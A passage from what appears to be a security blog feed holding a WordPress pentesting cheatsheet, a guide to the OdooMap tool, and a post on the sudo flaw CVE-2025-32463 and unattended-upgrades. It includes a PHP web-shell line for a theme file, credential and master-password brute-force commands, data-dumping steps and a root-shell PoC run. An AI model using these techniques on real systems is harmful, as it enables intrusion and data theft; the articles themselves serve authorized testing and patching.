<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250929220159.png" alt="WordPress directory listing using Google Dorks" class="center-img" /></p>

<h3 id="user-enumeration">User Enumeration</h3>

<ul>
  <li>Can get a user list (those who have published posts) using <code class="language-plaintext highlighter-rouge">/wp-json/wp/v2/users/</code>, if that gets blocked, you can use:
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>?rest_route=/wp/v2/users
/wp-json/wp/v2/users/1
</code></pre></div>    </div>
    <p><img src="/assets/images/2025-09-29/Pasted%20image%2020250927225821.png" alt="WordPress /wp-json/wp/v2/users/ endpoint" class="center-img" /></p>
  </li>
  <li>
    <p>You can also bruteforce usernames using the id:
<a href="https://example.com/?author=1" target="_blank" rel="noopener noreferrer">https://example.com/?author=1</a> redirects to <a href="https://example.com/author/username" target="_blank" rel="noopener noreferrer">https://example.com/author/username</a>.</p>
  </li>
  <li>Username enumeration via error messages, at <code class="language-plaintext highlighter-rouge">/wp-login.php</code></li>
</ul>

<p>Invalid user
<img src="/assets/images/2025-09-29/Pasted%20image%2020250927230153.png" alt="wp-admin invalid user" class="center-img" /></p>

<p>Valid user
<img src="/assets/images/2025-09-29/Pasted%20image%2020250927230407.png" alt="wp-admin valid user" class="center-img" /></p>

<ul>
  <li>Also using <code class="language-plaintext highlighter-rouge">/wp-json/oembed/1.0/embed?url=</code>, change the <code class="language-plaintext highlighter-rouge">?url=</code> value to any valid post’s link, it may reveal information about the author
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://example.com/wp-json/oembed/1.0/embed?url=https://example.com/?p=3
</code></pre></div>    </div>
    <p>(Visit <code class="language-plaintext highlighter-rouge">/?rest_route=/wp/v2/posts</code> to check what posts are there)
<img src="/assets/images/2025-09-29/Pasted%20image%2020250927233038.png" alt="WordPress wp-json/oembed/1.0/embed?url= user enumeration" class="center-img" /></p>
  </li>
  <li>
    <p>You may get an author name by searching for <code class="language-plaintext highlighter-rouge">author</code> at <code class="language-plaintext highlighter-rouge">/feed/atom</code>
<img src="/assets/images/2025-09-29/Pasted%20image%2020250927233709.png" alt="WordPress /feed/atom" class="center-img" /></p>
  </li>
  <li>Using WPScan
    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wpscan --url https://example.com --enumerate u
</code></pre></div>    </div>
    <p><img src="/assets/images/2025-09-29/Pasted%20image%2020250927230803.png" alt="WPScan user enumeration" class="center-img" /></p>
  </li>
</ul>

<h3 id="wpscan">WPScan</h3>
<p>This command can do a whole lot of things</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wpscan --url https://example.com/ --api-token &lt;YOUR_TOKEN_HERE&gt;  -e vp,vt,u --plugins-detection aggressive --random-user-agent --verbose
</code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">--api-token</code>: Uses your WPScan API token to access the latest vulnerability database.</li>
  <li><code class="language-plaintext highlighter-rouge">-e vp,vt,u</code>: Enumerates:
    <ul>
      <li><code class="language-plaintext highlighter-rouge">vp</code>: Vulnerable plugins</li>
      <li><code class="language-plaintext highlighter-rouge">vt</code>: Vulnerable themes</li>
      <li><code class="language-plaintext highlighter-rouge">u</code>: Users</li>
    </ul>
  </li>
  <li><code class="language-plaintext highlighter-rouge">--plugins-detection aggressive</code>: Uses more intensive methods to find hidden/unchanged plugins.</li>
  <li><code class="language-plaintext highlighter-rouge">--random-user-agent</code>: Picks a User-Agent at random from WPScan’s list to help evade simple UA filters.</li>
  <li><code class="language-plaintext highlighter-rouge">--verbose</code>: Shows detailed output.</li>
</ul>

<p>General checks
<img src="/assets/images/2025-09-29/Pasted%20image%2020250929100336.png" alt="WPScan general checks" class="center-img" /></p>

<p>WordPress version and theme
<img src="/assets/images/2025-09-29/Pasted%20image%2020250929102233.png" alt="WPScan version and theme enumeration" class="center-img" /></p>

<p>Vulnerable plugins, all you need is to find a working proof of concept (Good luck)
<img src="/assets/images/2025-09-29/Pasted%20image%2020250929105858.png" alt="WPScan vulnerable plugins check" class="center-img" /></p>

<h2 id="exploitation"><strong>Exploitation</strong></h2>

<h3 id="open-registration">Open registration</h3>
<p>Check for these (available at <a href="https://github.com/MohamedKarrab/wordpress-enumeration-wordlist" target="_blank" rel="noopener noreferrer">WordPress Enumeration Wordlist</a> as well)</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/wp-register.php 
/wp-signup.php
/wp-login.php?action=register
</code></pre></div></div>

<blockquote>
  <p>I once found registration enabled, registered a low privilege account then uploaded media and got XSS using a <code class="language-plaintext highlighter-rouge">.svg</code> file because of a misconfigured whitelist.</p>
</blockquote>

<h3 id="xmlrpc">XMLRPC</h3>
<p>XML-RPC is a lightweight protocol that encodes remote procedure calls as XML and sends them over HTTP; xmlrpc.php in WordPress sometimes exposes some RPC methods (eg. system.listMethods, wp.getUsersBlogs, pingback.ping).</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/xmlrpc.php
</code></pre></div></div>
<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250928192852.png" alt="WordPress XMLRPC" class="center-img" /></p>

<p>List available methods: (POST request)</p>
<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;methodCall&gt;</span>
	<span class="nt">&lt;methodName&gt;</span>system.listMethods<span class="nt">&lt;/methodName&gt;</span>
<span class="nt">&lt;/methodCall&gt;</span>
</code></pre></div></div>
<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250928201045.png" alt="XMLRPC list methods" class="center-img" /></p>

<p>Bruteforce login credentials:</p>
<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nt">&lt;methodCall&gt;</span>
	<span class="nt">&lt;methodName&gt;</span>wp.getUsersBlogs<span class="nt">&lt;/methodName&gt;</span>
	<span class="nt">&lt;params&gt;</span>
		<span class="nt">&lt;param&gt;</span>
			<span class="nt">&lt;value&gt;</span>username<span class="nt">&lt;/value&gt;</span>
		<span class="nt">&lt;/param&gt;</span>
		<span class="nt">&lt;param&gt;</span>
			<span class="nt">&lt;value&gt;</span>password<span class="nt">&lt;/value&gt;</span>
		<span class="nt">&lt;/param&gt;</span>
	<span class="nt">&lt;/params&gt;</span>
<span class="nt">&lt;/methodCall&gt;</span>
</code></pre></div></div>

<p>Invalid credentials
<img src="/assets/images/2025-09-29/Pasted%20image%2020250928201124.png" alt="XMLRPC credentials bruteforce" class="center-img" /></p>

<p>Valid credentials
<img src="/assets/images/2025-09-29/Pasted%20image%2020250928201231.png" alt="XMLRPC credentials bruteforce valid" class="center-img" /></p>

<p>You can also use <code class="language-plaintext highlighter-rouge">system.multicall</code> to bruteforce many logins at once, but I noticed if the first username &amp; password pair is incorrect it will give a “Incorrect username or password” result for all other pairs even if they were valid. (Maybe this was a bug on my part).</p>

<p>Bruteforce XMLRPC using wpscan:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wpscan --password-attack xmlrpc -U karrab -P passwords.txt -t 30 --url https://example.com
</code></pre></div></div>
<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250928212441.png" alt="WPScan user enumeration" class="center-img" /></p>

<h3 id="rce-by-editing-themes">RCE by editing themes</h3>
<p>You can do this after compromising the administrator account.</p>

<p>If the current theme is <code class="language-plaintext highlighter-rouge">Twenty Twenty-Two</code> or more recent, you may need to go to <code class="language-plaintext highlighter-rouge">Appearance -&gt; Themes</code> and install <code class="language-plaintext highlighter-rouge">Twenty Twenty-One</code> or before to be able to easily modify the 404.php file, then go to <code class="language-plaintext highlighter-rouge">Tools -&gt; Theme File Editor</code>, and select Twenty Twenty-One on the top right.</p>

<p>If the active theme is <code class="language-plaintext highlighter-rouge">Twenty Twenty-One</code> or older:
<img src="/assets/images/2025-09-29/Pasted%20image%2020250929095152.png" alt="WordPress theme RCE old" class="center-img" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>if(isset($_REQUEST["cmd"])){ echo "&lt;pre&gt;"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "&lt;/pre&gt;"; die; }
</code></pre></div></div>

<p>If the active theme is <code class="language-plaintext highlighter-rouge">Twenty Twenty-Two</code> or more recent: (Install theme Twenty Twenty-One then select it in the editor, you don’t have to activate it)
<img src="/assets/images/2025-09-29/Pasted%20image%2020250929095258.png" alt="WordPress theme RCE new" class="center-img" /></p>

<p>Command execution:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>http://127.0.0.1:8000/wp-content/themes/twentytwentyone/404.php?cmd=ls
</code></pre></div></div>
<p><img src="/assets/images/2025-09-29/Pasted%20image%2020250928224654.png" alt="WordPress RCE command execution PoC" class="center-img" /></p>

<h2 id="references--conclusion"><strong>References &amp; Conclusion</strong></h2>

<p>This cheatsheet condenses practical reconnaissance techniques, high-value endpoints, and common exploitation paths to accelerate WordPress security assessments. Use the WPScan commands and the WordPress Enumeration Wordlist to streamline enumeration, but always obtain explicit authorization and follow responsible disclosure. Verify and reproduce findings carefully, prioritize fixes for high-impact issues, and share improvements or corrections so the community benefits.</p>

<p>References</p>
<ul>
  <li><a href="https://cheatsheet.haax.fr/web-pentest/content-management-system-cms/wordpress/" target="_blank" rel="noopener noreferrer">Wordpress - Offensive Security Cheatsheet</a></li>
  <li><a href="https://medium.com/@far00t01/wordpress-pentesting-c57f4c11f6f1" target="_blank" rel="noopener noreferrer">WordPress Pentesting - far00t01</a></li>
  <li><a href="https://gosecure.ai/blog/2021/03/16/6-ways-to-enumerate-wordpress-users/" target="_blank" rel="noopener noreferrer">6 ways to enumerate WordPress Users</a></li>
</ul>

<p>Feedback and collaboration are welcome — if you have additions or corrections, please contact me.</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="articles" /><summary type="html"><![CDATA[Comprehensive WordPress pentesting guide covering core files, juicy endpoints, REST API and XMLRPC enumeration, WPScan usage, user discovery and common exploitation paths.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-09-29/WordPress-Pentesting-Cheatsheet-Guide.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-09-29/WordPress-Pentesting-Cheatsheet-Guide.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Pentesting Odoo Applications with OdooMap</title><link href="https://karrab7.com/articles/Pentesting-Odoo-Applications-with-OdooMap" rel="alternate" type="text/html" title="Pentesting Odoo Applications with OdooMap" /><published>2025-09-01T06:17:25+01:00</published><updated>2025-09-01T06:17:25+01:00</updated><id>https://karrab7.com/articles/Pentesting-Odoo-Applications-with-OdooMap</id><content type="html" xml:base="https://karrab7.com/articles/Pentesting-Odoo-Applications-with-OdooMap"><![CDATA[<p><img src="/assets/images/2025-08-11/odoomap.png" alt="OdooMap Logo" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -50px; height: 150px; border-radius: 10px;" />
Odoo is a widely-used ERP platform with a complex backend. It’s a juicy target but also tricky due to its layered system, detailed user access controls, and extensive API usage. To pentest Odoo effectively, you need to combine automation with manual verification.</p>

<p><strong>OdooMap</strong> is built for the job — a Swiss army knife for Odoo reconnaissance, enumeration, and brute-forcing. Check it out on GitHub: <a href="https://github.com/MohamedKarrab/odoomap" target="_blank" rel="noopener noreferrer">OdooMap</a></p>

<hr />

<p><strong>Disclaimer:</strong> 
This guide is for educational and authorized testing purposes only. Do not attempt to access or test systems you don’t own or have explicit permission to test.</p>

<h2 id="recon--information-gathering">Recon &amp; Information Gathering</h2>

<p>Before launching any attacks, first confirm the target application is running Odoo and determine its version. This will guide which exploits or weaknesses you should focus on.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com
</code></pre></div></div>

<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250809135055.png" alt="Odoo general reconnaissance with odoomap" class="center-img" /></p>

<ul>
  <li>
    <p>Identify Odoo version and instance details. For example, the Odoo instance running at <code class="language-plaintext highlighter-rouge">http://localhost:8069/</code> reveals:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Odoo detected (version: 18.0-20250624)
</code></pre></div>    </div>
  </li>
  <li>
    <p>Enumerate databases exposed by the instance:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Found 1 database(s):
  - mydb
</code></pre></div>    </div>
  </li>
  <li>
    <p>Check for portal registration availability:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Portal registration enabled at: http://localhost:8069/web/signup
</code></pre></div>    </div>
  </li>
  <li>
    <p>Enumerate publicly accessible endpoints and modules, which can indicate features in use and potential attack surfaces:</p>

    <div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>- /web: Available (main web client)
- /shop: Available (ecommerce)
- /forum: Available (community forum)
- /contactus: Available (contact page)
- /website/info: Available (info pages)
- /blog: Available (blog)
- /events: Available (events management)
- /jobs: Available (job postings)
- /slides: Available (presentations)
</code></pre></div>    </div>
  </li>
</ul>

<p>Use this information to focus testing on modules and entry points that are actually live.</p>

<hr />

<h2 id="enumerate-databases">Enumerate Databases</h2>

<p>Odoo instances may expose <code class="language-plaintext highlighter-rouge">/web/database/selector</code> or leak database names through API calls. But sometimes they don’t:
<img src="/assets/images/2025-08-11/Pasted%20image%2020250809135600.png" alt="Error listing databases" class="center-img" /></p>

<p>So you can brute-force with a wordlist:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-n</span> <span class="nt">-N</span> db-names.txt
</code></pre></div></div>

<p><strong>Hints:</strong></p>

<ul>
  <li>Database names are <strong>case-sensitive</strong> but they are often <strong>lowercase</strong>, so your wordlist should cover business names, common names like <code class="language-plaintext highlighter-rouge">odoo</code>, <code class="language-plaintext highlighter-rouge">prod</code>, <code class="language-plaintext highlighter-rouge">test</code>, or even the target’s domain name.</li>
</ul>

<hr />

<h2 id="credential-brute-force">Credential Brute-force</h2>

<p>Next, bruteforce user credentials:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> discovered_db <span class="nt">-b</span> <span class="nt">--usernames</span> users.txt <span class="nt">--passwords</span> passwords.txt
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250901111356.png" alt="Odoo authentication bruteforce with odoomap" class="center-img" /></p>
<ul>
  <li>
    <p>Usernames can be simple (<code class="language-plaintext highlighter-rouge">demo</code>, <code class="language-plaintext highlighter-rouge">admin</code>) or email addresses (e.g., <code class="language-plaintext highlighter-rouge">test@target-domain.com</code>).</p>
  </li>
  <li>
    <p>Accounts are <strong>database-specific</strong>, meaning each database has its own set of users. You must brute-force them separately using the <code class="language-plaintext highlighter-rouge">-D database</code> option.</p>
  </li>
  <li>
    <p>You can also try the default usernames/passwords lists by omitting <code class="language-plaintext highlighter-rouge">--usernames</code> and <code class="language-plaintext highlighter-rouge">--passwords</code></p>
  </li>
</ul>

<p><strong>Master Password Bruteforce:</strong></p>

<p>Odoo’s databases are protected by a Master Password, if you obtain it, you will be able to control all the database management operations including creation, backup, duplication, and deletion.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-M</span> <span class="nt">-p</span> pass-list.txt
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250901115213.png" alt="Odoo master password bruteforce with odoomap" class="center-img" /></p>

<hr />

<h2 id="model-enumeration">Model Enumeration</h2>

<p>Once authenticated, enumerate models:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">-e</span>
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250809144717.png" alt="Odoo model enumeration with odoomap" class="center-img" />
<img src="/assets/images/2025-08-11/Pasted%20image%2020250809144809.png" alt="Model enumeration from a file" class="center-img" /></p>

<ul>
  <li>
    <p>This reveals all accessible models, including custom ones.</p>
  </li>
  <li>
    <p>Defaulted to 100, change limit using <code class="language-plaintext highlighter-rouge">-l limit</code></p>
  </li>
  <li>
    <p>If your account lacks permissions, model listing may fail. In that case, OdooMap will automatically try to brute-force available models using its default wordlist, which you can replace like this:</p>
  </li>
</ul>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">-e</span> <span class="nt">-B</span> <span class="nt">--model-file</span> models.txt
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250809144936.png" alt="Model bruteforce using odoomap" class="center-img" /></p>

<p>Check for <strong>read/write/create/delete permissions</strong>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">-e</span> <span class="nt">-pe</span>
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250809145605.png" alt="Odoo model permissions check" class="center-img" /></p>

<p><strong>Why this matters:</strong></p>

<ul>
  <li>Permissions misconfiguration = Higher chance for data exfiltration or privilege escalation.</li>
</ul>

<hr />

<h2 id="data-extraction">Data Extraction</h2>

<p>If you have read access, start dumping interesting models:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">-d</span> res.users,res.partner
</code></pre></div></div>

<p>You can also provide a file containing model names (make sure the file exists, or the filename itself will be treated as a model name):</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">-d</span> models.txt
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250809155115.png" alt="Dumping data from Odoo models" class="center-img" /></p>

<ul>
  <li>
    <p>OdooMap checks if the specified file exists. If it does, it reads model names line by line. If it doesn’t, the input is treated as a single model name and attempt to dump it.</p>
  </li>
  <li>
    <p>Dumped models are saved to <code class="language-plaintext highlighter-rouge">./dump/model-name.json</code> by default. To specify a directory, use <code class="language-plaintext highlighter-rouge">-o ./dumped-data</code> (<strong>folder</strong>, not file).</p>
  </li>
  <li>
    <p>The default <strong>record</strong> limit is set to 100. This means that once OdooMap has dumped 100 <strong>records</strong> from a specific model, it will automatically move on to the next model in the list. You can adjust this limit by using the <code class="language-plaintext highlighter-rouge">-l limit</code> option.</p>
  </li>
</ul>

<p>Example dump results:
<img src="/assets/images/2025-08-11/Pasted%20image%2020250809160747.png" alt="Dumped data using odoomap" class="center-img" /></p>

<hr />

<h2 id="extending-with-plugins">Extending with Plugins</h2>

<p>OdooMap isn’t limited to just dumping models. It comes with a <strong>plugin system</strong> that lets you extend functionality for custom security assessments.</p>

<p>To see what plugins are built into your version of OdooMap:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">--list-plugins</span>
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250901091315.png" alt="" class="center-img" /></p>

<p><strong>CVE Scanner Plugin</strong></p>

<p>The <strong>CVE Scanner</strong> plugin checks the detected Odoo version against known vulnerabilities from the NVD database. This is useful for quickly spotting low-hanging fruit.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">--plugin</span> cve-scanner
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250831151646.png" alt="" class="center-img" /></p>

<p><strong>Odoo Privilege Escalation Plugin</strong></p>

<p>The <strong>old-odoo-privesc</strong> plugin attempts privilege escalation for Odoo versions <strong>&lt; 15.0</strong>. If the target instance is outdated and the current account has insufficient privileges, this plugin can be used to escalate.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap <span class="nt">-u</span> https://example.com <span class="nt">-D</span> db <span class="nt">-U</span> user <span class="nt">-P</span> pass <span class="nt">--plugin</span> old-odoo-privesc
</code></pre></div></div>
<p><img src="/assets/images/2025-08-11/Pasted%20image%2020250901092604.png" alt="" class="center-img" /></p>

<hr />

<h2 id="plugin-development">Plugin Development</h2>

<p>If the built-in plugins don’t cover your use case, you can easily develop your own,
 and we’d be happy to accept your pull requests to <a href="https://github.com/MohamedKarrab/odoomap" target="_blank" rel="noopener noreferrer">OdooMap</a>.</p>

<p><strong>Plugin Structure</strong></p>

<p>All plugins are stored under:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>odoomap/plugins/
</code></pre></div></div>

<p>Each plugin is just a Python file that inherits from the <code class="language-plaintext highlighter-rouge">BasePlugin</code> class and implements a standardized interface.</p>

<p><strong>Required Methods</strong></p>

<ul>
  <li>
    <p><strong><code class="language-plaintext highlighter-rouge">get_metadata()</code></strong><br />
  Returns metadata about your plugin, such as name and description.</p>
  </li>
  <li>
    <p><strong><code class="language-plaintext highlighter-rouge">run()</code></strong><br />
  The main logic of your plugin — what it actually does when executed.</p>
  </li>
</ul>

<p>Example:
<img src="/assets/images/2025-08-11/Pasted%20image%2020250901094521.png" alt="" class="center-img" /></p>

<h2 id="conclusion">Conclusion</h2>

<p>OdooMap streamlines reconnaissance, enumeration, and exploitation efforts against Odoo instances by automating the discovery of databases, users, models, and permissions.<br />
By combining version fingerprinting, targeted brute-forcing, and granular model analysis, it allows you to quickly identify exposed functionalities and misconfigurations that can lead to sensitive data exposure.</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="articles" /><summary type="html"><![CDATA[OdooMap is the go-to tool for Odoo pentesting: enumerate versions, databases, users, models, and more to find vulnerabilities and security issues.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-08-11/odoomap.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-08-11/odoomap.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Ubuntu’s Unattended-Upgrades in Action</title><link href="https://karrab7.com/articles/Ubuntu-Unattended-Upgrades" rel="alternate" type="text/html" title="Ubuntu’s Unattended-Upgrades in Action" /><published>2025-08-01T00:12:43+01:00</published><updated>2025-08-01T00:12:43+01:00</updated><id>https://karrab7.com/articles/Ubuntu-Unattended-Upgrades</id><content type="html" xml:base="https://karrab7.com/articles/Ubuntu-Unattended-Upgrades"><![CDATA[<p><img src="/assets/images/2025-08-01/Securing-Ubuntu-Against-CVE-2025-32463.png" alt="Securing Ubuntu 24.04.2 Against CVE-2025-32463" style="float: right; margin-right: 30px; margin-left: 15px; margin-bottom: 3px; margin-top: -30px; height: 150px; border-radius: 10px;" />
I just performed a fresh offline install of Ubuntu Desktop 24.04.2, deliberately preventing any automatic updates during setup.
Shortly after logging in, I discovered that my VM was vulnerable to <strong>CVE-2025-32463</strong>, a local privilege escalation flaw in <code class="language-plaintext highlighter-rouge">sudo</code>.</p>

<h3 id="fresh-offline-install-and-initial-findings"><strong>Fresh Offline Install and Initial Findings</strong></h3>

<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250714090605.png" alt="" class="center-img" /></p>

<p>Vulnerable to <strong>CVE-2025-32463</strong>!</p>

<hr />

<h3 id="cve-2025-32463-overview"><strong>CVE-2025-32463: Overview</strong></h3>

<ul>
  <li>
    <p><strong>Affected versions</strong>: <code class="language-plaintext highlighter-rouge">sudo</code> 1.9.14 through 1.9.17</p>
  </li>
  <li>
    <p><strong>Fixed in</strong>: 1.9.17p1</p>
  </li>
  <li>
    <p><strong>Root cause</strong>: Mishandling of the <code class="language-plaintext highlighter-rouge">-R</code>/<code class="language-plaintext highlighter-rouge">--chroot</code> option that allows loading attacker-controlled shared libraries before performing privilege checks.</p>
  </li>
  <li>
    <p><strong>Impact</strong>: Any user granted a sudo rule (even limited ones) can craft a malicious chroot environment containing a fake <code class="language-plaintext highlighter-rouge">nsswitch.conf</code> and a trojanized library, then execute arbitrary code as root.</p>
  </li>
</ul>

<hr />

<h3 id="proof-of-concept"><strong>Proof of Concept</strong></h3>

<p>My test VM shipped with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo</span> <span class="nt">--version</span>
<span class="c"># sudo 1.9.15p5</span>
</code></pre></div></div>

<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250731222616.png" alt="" class="center-img" /></p>

<p>I cloned and ran the publicly available PoC from my GitHub repository: <a href="https://github.com/MohamedKarrab/CVE-2025-32463" target="_blank" rel="noopener noreferrer">CVE-2025-32463 PoC</a></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/MohamedKarrab/CVE-2025-32463
<span class="nb">cd </span>CVE-2025-32463
./get_root.sh
</code></pre></div></div>

<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250731222153.png" alt="" class="center-img" /></p>

<p>Upon execution, the script escapes to a root shell.</p>

<hr />

<h3 id="the-role-of-unattended-upgrades"><strong>The Role of Unattended-Upgrades</strong></h3>

<p>Here’s the kicker: if I had installed Ubuntu <em>with</em> internet access enabled, this vulnerability would never have been exploitable on my system. That’s thanks to Debian’s <strong>Unattended-Upgrades</strong> service, which is enabled by default on Ubuntu Desktop and Server.</p>

<p><strong>Unattended-Upgrades</strong> automatically downloads and installs only security-related package updates in the background, without any user intervention. Even though I never ran <code class="language-plaintext highlighter-rouge">sudo apt update</code> or <code class="language-plaintext highlighter-rouge">sudo apt upgrade</code>.</p>

<hr />

<h3 id="verifying-unattended-upgrades-in-action"><strong>Verifying Unattended-Upgrades in Action</strong></h3>

<p>On a second Ubuntu installation that <em>did</em> have network connectivity, you can confirm the service is running:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>systemctl status unattended-upgrades
</code></pre></div></div>

<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250731224302.png" alt="" class="center-img" /></p>

<p>Then inspect its logs to see which packages were auto-patched:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">sudo cat</span> /var/log/unattended-upgrades/unattended-upgrades.log
</code></pre></div></div>
<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250731225046.png" alt="" class="center-img" />
And of course, sudo is there!</p>

<p>As you can see, the vulnerable version is replaced seamlessly, closing the exploit window.</p>

<p><img src="/assets/images/2025-08-01/Pasted%20image%2020250731225305.png" alt="" class="center-img" /></p>

<hr />

<h3 id="enabling-or-tuning-unattended-upgrades"><strong>Enabling or Tuning Unattended-Upgrades</strong></h3>

<p>If you want to ensure your system is always protected:</p>

<ol>
  <li>
    <p><strong>Enable the service</strong> (if disabled):</p>

    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="nb">sudo </span>dpkg-reconfigure <span class="nt">--priority</span><span class="o">=</span>low unattended-upgrades
</code></pre></div>    </div>
  </li>
  <li>
    <p><strong>Review its configuration</strong> in <code class="language-plaintext highlighter-rouge">/etc/apt/apt.conf.d/50unattended-upgrades</code>. Key options include:</p>

    <ul>
      <li>
        <p><code class="language-plaintext highlighter-rouge">Unattended-Upgrade::Allowed-Origins</code> for which repositories to auto-patch</p>
      </li>
      <li>
        <p><code class="language-plaintext highlighter-rouge">Unattended-Upgrade::Mail</code> to receive email notifications</p>
      </li>
      <li>
        <p><code class="language-plaintext highlighter-rouge">Unattended-Upgrade::Remove-Unused-Dependencies</code> to clean up old packages</p>
      </li>
    </ul>
  </li>
  <li>
    <p><strong>Test in dry-run mode</strong>:
 Simulates what would happen <strong>without performing</strong> any actual upgrade.</p>
    <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code> <span class="nb">sudo </span>unattended-upgrade <span class="nt">--dry-run</span> <span class="nt">--debug</span>
</code></pre></div>    </div>
  </li>
</ol>

<hr />

<h3 id="conclusion"><strong>Conclusion</strong></h3>

<p>By installing Ubuntu offline, I inadvertently sidestepped the very mechanism designed to protect my VM. CVE-2025-32463 highlights not only the importance of prompt patching but also the value of unattended-upgrades as a safety net. Always verify that your systems are configured to automatically receive and apply security fixes—your future self will thank you.</p>]]></content><author><name>Mohamed Karrab</name><email>mohamed.karrab7@gmail.com</email></author><category term="articles" /><summary type="html"><![CDATA[I just performed a fresh offline install of Ubuntu Desktop 24.04.2, deliberately preventing any automatic updates during setup.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://karrab7.com/assets/images/2025-08-01/Securing-Ubuntu-Against-CVE-2025-32463.png" /><media:content medium="image" url="https://karrab7.com/assets/images/2025-08-01/Securing-Ubuntu-Against-CVE-2025-32463.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Defensy SCC CTF Web Writeups</title><link href="https://karrab7.com/writeups/Defensy-SCC-CTF-Web-Writeups" rel="alternate" type="text/html" title="Defensy SCC CTF Web Writeups" 